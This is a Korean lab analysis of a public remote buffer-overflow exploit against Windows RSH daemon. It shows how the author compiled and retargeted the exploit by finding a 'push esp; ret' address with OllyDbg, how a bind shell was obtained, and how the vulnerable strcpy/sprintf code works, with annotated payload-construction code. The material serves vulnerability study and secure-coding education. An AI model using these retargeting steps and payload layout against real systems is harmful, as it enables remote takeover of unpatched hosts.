Windows RSH daemon <= 1.8 Remote Buffer Overflow Exploit 분석

(http://milw0rm.com/에 공개된 exploit 분석)

2008.01.25

By Kancho (www.securityproof.net)

milw0rm.com에 2008년 1월 21일에 공개된 Windows RSH daemon의 Remote Buffer Overflow 취약점과 그 exploit 코드를 분석해 보고자 합니다.

테스트 환경은 다음과 같습니다.

- Host PC : Windows XP SP2 한국어
- App. : VMware Workstation ACE Edition 6.0.2
- Guest PC
  - 공격 호스트: Fedora Core 3 한국어
  - 대상 호스트: Windows Server 2003 Standard Edition SP0 5.2.3790 한국어
  - 대상 App.: Windows RSH daemon 1.7

일단 취약한 rshd란 무엇인가 간단히 알아보겠습니다.
rshd.sourceforge.net에서 개발한 remote shell로써 홈페이지에 소개된 rshd의 설명을 잠시 빌리자면,.

- a multithreaded daemon service that listens for connections on port 514 (tcp port for the shell/cmd protocol), runs commands passed by clients and sends back the results.

입니다.

그럼 이제 공개된 exploit code를 기반으로 직접 테스트 및 분석을 해보겠습니다.

먼저 테스트 환경을 구축해야 합니다.
http://sourceforge.net/projects/rshd/ 에서 rshd를 다운받아 Guest PC(Windows 2003)에 설치합니다. 설치를 하면 rshd폴더에 bin에 보시면 rshd.exe 실행파일을 확인해 보실 수 있습니다. 간단히 명령어를 살펴보면 다음과 같습니다.

- rshd.exe –r –install
  - 설치 명령
  - '-r' 옵션을 주면 %WINDOWS%₩rhost 파일을 참조하지 않음.
- rshd.exe –d –r
  - 실행 명령

- ■ '-d' 옵션은 디버그 메시지를 출력하도록 함.
- ■ 여기서 '-r' 옵션을 주지 않으면 rhost파일을 찾을 수 없다는 에러가 발생.

- rshd.exe –remove
  - ■ 제거 명령

제대로 설치, 실행이 되면 tcp 514 포트가 열려있음을 확인할 수 있습니다.

```
**********************************************************************************************
  Active Connections

  Proto  Local Address          Foreign Address        State
  …
  TCP    0.0.0.0:514            0.0.0.0:0              LISTENING
  …
**********************************************************************************************
```

'-d' 옵션을 줘서 rshd를 실행시키면 다음과 같습니다.

```
**********************************************************************************************
  C:₩…₩Administrator>C:₩rshd-bin-1.7₩rshd-1.7₩bin₩rshd.exe -d -r
  [0] .rhosts checking disabled!
  Debugging RSH Daemon.
  [0] Checking winsock.dll version...
  [0] Creating socket...
  [0] Binding socket...
  [0] Listening...
  [0] Ready for connections...
  [0] Accepting connection...
**********************************************************************************************
```


그 다음 milw0rm.com에서 받은 exploit 코드를 Fedora Core 3에 옮긴 뒤, 컴파일 합니다.

```
**********************************************************************************************
  [root@localhost prdelka-vs-MS-rshd]# make
  cd libtag && make static && cd ..
  make[1]: Entering directory `/root/Desktop/prdelka-vs-MS-rshd/libtag'
  gcc -c libtag.c -o libtag.o
  ar rcs libtag.a libtag.o
  make[1]: Leaving directory `/root/Desktop/prdelka-vs-MS-rshd/libtag'
  gcc -static prdelka-vs-MS-rshd.c -o prdelka-vs-MS-rshd -L./libtag -ltag 2>/dev/n ull
  strip prdelka-vs-MS-rshd
**********************************************************************************************
```

컴파일 한 뒤 target system에 맞는 인자로 실행합니다.
지금은 target system의 OS와 rshd의 설치여부를 알고 있지만, 원격에서 이 취약점을 이용해 target system을 exploit하려면 먼저 target system의 OS와 rshd의 설치여부를 알아야 할 것 입니다.

이를 위해 nmap을 사용할 수 있는데 잠시 정리해보겠습니다.
nmap을 사용하면 target system의 OS와 rshd 설치 여부를 알 수 있습니다.

- nmap은 http://nmap.org/download.html서 다운로드 가능
- nmap –v –A 192.168.135.146



- nmap을 사용한 결과 target system이 Windows Server 2003 3790버전임을 알 수 있고 tcp 514 포트가 열려있는 것으로 보아 rshd가 실행중임을 알 수 있습니다.

Target system의 OS와 rshd의 동작여부를 확인했으므로 Fedora Core 3에서 exploit을 시도할 수 있습니다.

```
**********************************************************************************************
  [root@localhost prdelka-vs-MS-rshd]# ./prdelka-vs-MS-rshd -s 192.168.135.146 -x 0 -t 3
                                .---..---. .--. .---..-.    .-.,-..---.
                                | |-'| |-< | ₩ ₩| |- | |__| . < | | |
                                `-'   `-'`-'`-'`-'`---'`----'`-'`-'`-^-'

                                      p r e s e n t z

  [ Windows RSH daemon 1.8 remote exploit
```

[Using shellcode 'Win32 x86 bind() shellcode (4444/tcp default)' (317 bytes)
[Using target 'Windows 2003 Server 5.2.0.0 SP0 (x86)'
[Connected to 192.168.135.146 (514/tcp)
[Connecting to shell on 192.168.135.146 (4444/tcp)
[Cannot connect to foreign host.

****

Target system에서 다음과 같은 디버깅 메시지를 확인해 볼 수 있습니다.

****


C:₩Documents and Settings₩Administrator>C:₩rshd-bin-1.7₩rshd-1.7₩bin₩rshd.exe -d -r
[0] .rhosts checking disabled!
Debugging RSH Daemon.
[0] Checking winsock.dll version...
[0] Creating socket...
[0] Binding socket...
[0] Listening...
[0] Ready for connections...
[0] Accepting connection...
[1] Client connected!
[1] Starting client thread...
[1] Accepting connection...
[1] Thread started...
[1] Setting options on the main socket...
[1] Processing client data...
[1] Receiving...
[1] ...got 2048 chars.
[1] Remote user name: x
[1] Local user name: x
[1] Command: '傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳
...(중략)...
[1] Checking client...
[1] Client port: 514...
[1] Sending null byte result...
[1] Executing '傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳傳
...(중략)...
>C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩s1g4.
2>C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩s
1g4.1'...
파일 이름, 디렉터리 이름 또는 볼륨 레이블 구문이 틀립니다.

[1] Sending results...
*** [1] ERROR: Cannot open temporary file...
[1] Winsock error: Error number = 2.
*** [1] ERROR: Cannot open temporary file...
[1] Winsock error: Error number = 2.
****


결과에서 'Cannot connect to foreign host.' 라는 메시지가 나오면서 shell을 얻을 수 없었습니다. 이는 exploit code에서 제시한 target system의 version차이 때문으로 추측됩니다. Exploit code를 보면 각 target system별 return address가 하드코딩 되어있는 것을 볼 수 있는데 이를 target system에 꼭 맞도록 수정해야 할 것으로 보입니다. 따라서 현재 테스트하는 target system인 Windows Server 2003 Standard Edition SP0 5.2.3790 한국어에 맞는 return address를 찾아보도록 하겠습니다.

먼저 원래 exploit code에 들어있던 하드코딩된 주소가 어디를 가리키는지 찾아볼 필요가 있습니다. 주소가 0x7XXXXXXX로 시작하므로 대략 DLL이 로딩되어있는 어딘가를 가리킨다고 추측해볼 수 있습니다. google에서 exploit code내에 Windows Server 2003 관련 하드코딩된 주소 중 하나인 0x71c03c4d를 검색해 본 결과 'push esp, ret' 인 명령의 주소인 사실을 알 수 있었습니다.


따라서 target system에서 'push esp, ret'이 있는 주소 값을 알아온다면 해결할 수 있을 것입니다. 이를 위해 먼저 ollydbg를 이용하여 target system의 해당 rshd.exe 프로세스를 attach합니다.



Memory Map 보기를 선택한 뒤 임의로 DLL의 text section을 선택합니다. 여기서는 ws2_32.dll을 택했습니다.



Disassemble된 코드가 있는 창에서 Ctrl+F를 누르면 command search가 가능합니다. 이를 이용하여 여기에 'push esp'를 입력하면 'push esp'가 있는 위치를 보여줍니다.



Ctrl+L을 눌러 계속적인 검색을 통해 'push esp' 이후에 'ret'이 있는 곳을 찾을 수 있습니다.

위에서 구한 0x71AB3C4D의 값으로 Exploit 소스 코드를 고치고 다시 컴파일 한 뒤 실행해보면 shell이 뜨는 것을 확인해 볼 수 있습니다.

```
**********************************************************************************************
   [root@localhost prdelka-vs-MS-rshd]# ./prdelka-vs-MS-rshd -s 192.168.135.146 -x 0 -t 3
```

|--'|--<|__>|===|___|-:_|--|

PrEsEnTz

[Windows RSH daemon 1.8 remote exploit
[Using shellcode 'Win32 x86 bind() shellcode (4444/tcp default)' (317 bytes)
[Using target 'Windows 2003 Server 5.2.0.0 SP0 (x86)'
[Connected to 192.168.135.146 (514/tcp)
[Connecting to shell on 192.168.135.146 (4444/tcp)
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

dir
C:₩Documents and Settings₩Administrator>dir
 C □□□□□□□□ □□□□□□□□□ □/□□□ □□□□□θ□.
 □□□□ □□□ □□□: E49B-1DCF

 C:₩Documents and Settings₩Administrator □□□□□□□

2008-01-23 □□□□ 08:33 <DIR> .
2008-01-23 □□□□ 08:33 <DIR> ..
2008-01-23 □□□□ 08:33 <DIR> Favorites
2008-01-23 □□□□ 08:33 <DIR> My Documents
2008-01-23 □□□□ 07:14 0 Sti_Trace.log
2008-01-24 □□□□ 03:15 <DIR> □□□□ □□
2008-01-23 □□□□ 07:12 <DIR> □□□□ □ □
1□□ □□□□ 0 □□□□Ţ
6□□ □□□□□□□ 7,565,733,888 □□□□Ţ □□□□

cd ..
C:₩Documents and Settings₩Administrator>cd ..
****

하지만 'dir'명령의 결과가 깨지는 것을 볼 수 있습니다. 이는 terminal의 글자 코딩이 'UTF-8'로 되어있어서 그런 것이므로 이를 바꾸어주면 깨지지 않고 결과를 확인할 수 있습니다. Target system이 Windows Server 2003 SP0 한글 버전이므로 terminal의 메뉴에서 'terminal - 글자 코딩'을 선택하여 '한국어(EUC-KR)'로 추가, 설정해주면 됩니다.

****

```
dir
C:₩>dir
 C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: E49B-1DCF

 C:₩ 디렉터리

2008-01-23   오후 08:28                 0 AUTOEXEC.BAT
2008-01-23   오후 08:28                 0 CONFIG.SYS
2008-01-23   오후 08:33     <DIR>          Documents and Settings
2008-01-24   오후 03:31     <DIR>          odbg200c
2008-01-24   오전 11:59     <DIR>          Program Files
2008-01-24   오전 11:51     <DIR>          rshd-bin-1.7
2008-01-23   오후 08:47     <DIR>          WINDOWS
2008-01-23   오후 08:28     <DIR>          wmpub
               2개 파일                   0 바이트
               6개 디렉터리     7,565,733,888 바이트 남음

C:₩>
```

****

지금까지는 공개된 exploit 코드를 약간 수정하여 제대로 동작하는 것을 확인했습니다.
그러면 이제는 어디서 취약점이 생겼는지 분석해 보겠습니다.

rshd는 sourceforge에서 open project로 개발한 것으로 소스가 공개되어있습니다. 따라서 소스코드를 분석해보면 쉽게 stack overflow가 발생하는 지점을 알 수 있습니다.


****

```
... (중략) ...

void
runCommand (SOCKET rshClient, SOCKET rshClientErr, char* comm) {
  char buff[1024];
  char tempOut[128];
  char tempErr[128];
  char* tempDir=getenv("TEMP");

      ... (중략) ...
```

```
    if(shell4dosFlag)
        sprintf(buff, "(%s)", comm);
    else
        strcpy(buff, comm);

        ... (중략) ...
}
*****************************************************************************************************
```

위 소스에서 볼 수 있듯이 인자로 들어온 char* comm를 buff에 sprintf나 strcpy를 이용해서 복사하는 것을 알 수 있습니다. 이 때 comm은 사용자가 rshd에 remote에서 보내는 입력값으로 null로 끝날 때까지 전체를 buff에 복사하므로 runCommand함수의 return address를 덮어쓸 수 있다는 것을 알 수 있습니다.


Runtime 시의 stack을 분석해보겠습니다.



좀더 알아보기 쉽게 위의 내용을 다음과 같이 텍스트로 보겠습니다.

```
*****************************************************************************************************
Address    Hex dump   Command                                  Comments
00401560   /$   81EC 00050000 SUB ESP,500
00401566   |.   55              PUSH EBP
00401567   |.   56              PUSH ESI
00401568   |.   57              PUSH EDI
00401569   |.   68 10E54000     PUSH OFFSET rshd.0040E510        ; /Arg1 = 40E510, ASCII "TEMP"
0040156E   |.   E8 1A360000     CALL 00404B8D                    ; ₩rshd.00404B8D
00401573   |.   8BBC24 1C0500 MOV EDI,DWORD PTR SS:[ESP+51C]
0040157A   |.   8BE8            MOV EBP,EAX
...
*****************************************************************************************************
```

이 부분은 runCommand 함수의 첫 부분에 stack을 할당하는 부분입니다. 지역변수인 buff, tempOut, tempErr의 크기만큼 esp를 빼서 할당하는 것을 볼 수 있습니다. 그럼 같은 지역변수인 tempDir는 왜 할당해주지 않는지 의문이 들 수 있습니다. 이 경우는 assembly를 살펴보면 stack에 저장하지 않고 ebp에 그냥 저장하는 것을 확인할 수 있습니다.



이 역시 좀더 알아보기 쉽게 위의 내용을 다음과 같이 텍스트로 보겠습니다.

****

Address Value Comments

00A3EF50 [004020C0 ; RETURN from rshd.00401560 to rshd.004020C0

00A3EF54 /000007A0

00A3EF58 |FFFFFFFF

00A3EF5C |00A3EFA9


00A3EF60 |00000000

00A3EF64 |000007A0

00A3EF68 |00A3FFEC

****

runCommand 함수가 호출되었을 때의 stack을 보면 0x00A3EF50번지에 return address가 저장되는 것을 알 수 있습니다. 하지만 이 함수가 return 할 때의 stack을 보면,



역시 좀더 알아보기 쉽게 위의 내용을 다음과 같이 텍스트로 보겠습니다.

****

Address Hex dump Command Comments

004018C2 |. 51 PUSH ECX ; /Arg1

004018C3 |. E8 18AF0000 CALL 0040C7E0 ; ₩rshd.0040C7E0

004018C8 |. 83C4 04 ADD ESP,4

004018CB |> 5F POP EDI

004018CC |. 5E POP ESI

004018CD |. 5D POP EBP

004018CE |. 81C4 00050000 ADD ESP,500

004018D4 ₩. C3 RETN

****

역시 좀더 알아보기 쉽게 위의 내용을 다음과 같이 텍스트로 보겠습니다.

****

Address Value Comments

00A3EF48 EEEEEEEE

00A3EF4C EEEEEEEE

00A3EF50 71AB3C4D

00A3EF54 4DEB6AFC

00A3EF58 FFFFF9E8

00A3EF5C 6C8B60FF

00A3EF60 458B2424

****

Exploit code에서 target system에서 찾은 'push esp, ret' 명령어의 주소인 0x71AB3C4D로 덮어 쓰여져 있음을 알 수 있습니다. 해당 주소로 return 하면 esp는 shellcode의 시작주소인 0x00A3EF54를 가리키게 되고 이를 push 하고 return하게 되면 stack내에 존재하는 shellcode로 control을 얻을 수 있게 됩니다.

간단히 취약점이 일어나는 부분을 확인해 보았으므로 공개된 exploit code를 한 번 분석해보도록 하겠습니다.

먼저 Exploit code에서는 취약한 rshd가 실행 중인 system으로 접속을 시도합니다. 그리고 접속이 성공하면 조작된 데이터를 전송합니다. 여기서 주목해보아야 할 부분은 바로 취약점을 이용해 shell을 획득할 수 있는 조작된 데이터를 만드는 부분입니다.


****

```
...(생략)...
printf("[ Connected to %s (%d/tcp)₩n",host,port);

// 전송할 데이터를 저장할 buffer 할당
buffer = malloc( 2048 + strlen(payload) + sizeof(eip) );
// buffer를 0으로 초기화
memset( buffer, 0, 2048 + strlen(payload) + sizeof(eip) );
```

```
// 앞의 5byte를 채움.
// 첫번째 바이트는 stderr을 위한 추가 포트 사용 여부를 설정하는 flag값
// 두번째 바이트부터는 문자열로 remote username을 나타냄
// remote username 다음의 문자열은 local username을 나타냄
// 이 부분은 rshd에서 정상적으로 쓰이는 부분으로 보임
memcpy( buffer, "₩x00₩x78₩x00₩x78₩x00", 5 );

// 이 후 부분은 원래 command를 전송하는 부분인데
// 이 부분을 dummy 값으로 채움
memset( buffer+5, "x", 1028 );

// return address를 덮어쓸 부분을 가리키는 포인터 설정.
// rshd 소스를 보면 알 수 있듯이 buffer의 크기가 1024이고 바로 밑에 return
// address가 저장된다. 위에서 설정한 5bytes는 실제 stack에 복사되지 않고,
// 그 이후 부분부터 복사되므로 5+1024 인 부분이 return address를 덮어쓸
// 위치가 된다.
buffer2 = (char*)( (int)buffer + 1029 );

// return address를 덮어쓸 값 설정
memcpy( (void*)buffer2, (void*)&eip, sizeof(eip) );

// 뒤에 shellcode를 복사해 넣는다.
buffer2 = (char*)( (int)buffer2 + sizeof(eip) );
memcpy( (void*)buffer2, (void*)payload, strlen(payload) );
// 조작된 데이터 전송
sc += send( sd, buffer, 2048, 0 );
...(생략)...
```

****

즉, Exploit code에서 rshd로 보내는 데이터를 그림으로 나타내보면 다음과 같습니다.



이렇게 조작된 데이터가 rshd로 전송이 되면 앞부분 (stderr의 추가 port 사용여부 flag, remote username, local username) 은 rshd가 사용을 하고 overflow를 위한 dummy 값부터 1024byte 크기의 buffer에 strcpy나 sprintf를 이용해서 복사를 하게 되므로 return address를 덮어쓰고 shellcode를 stack에 저장할 수 있습니다.

지금까지 살펴보았듯이 이 취약점은 가장 기본적인 stack buffer overflow 때문에 발생한 것이라 할 수 있습니다. 특히 strcpy, sprintf 와 같은 함수는 사용을 자제하고 사용 시에는 bound check 가 꼭 필요하다는 것을 다시금 느낄 수 있었습니다.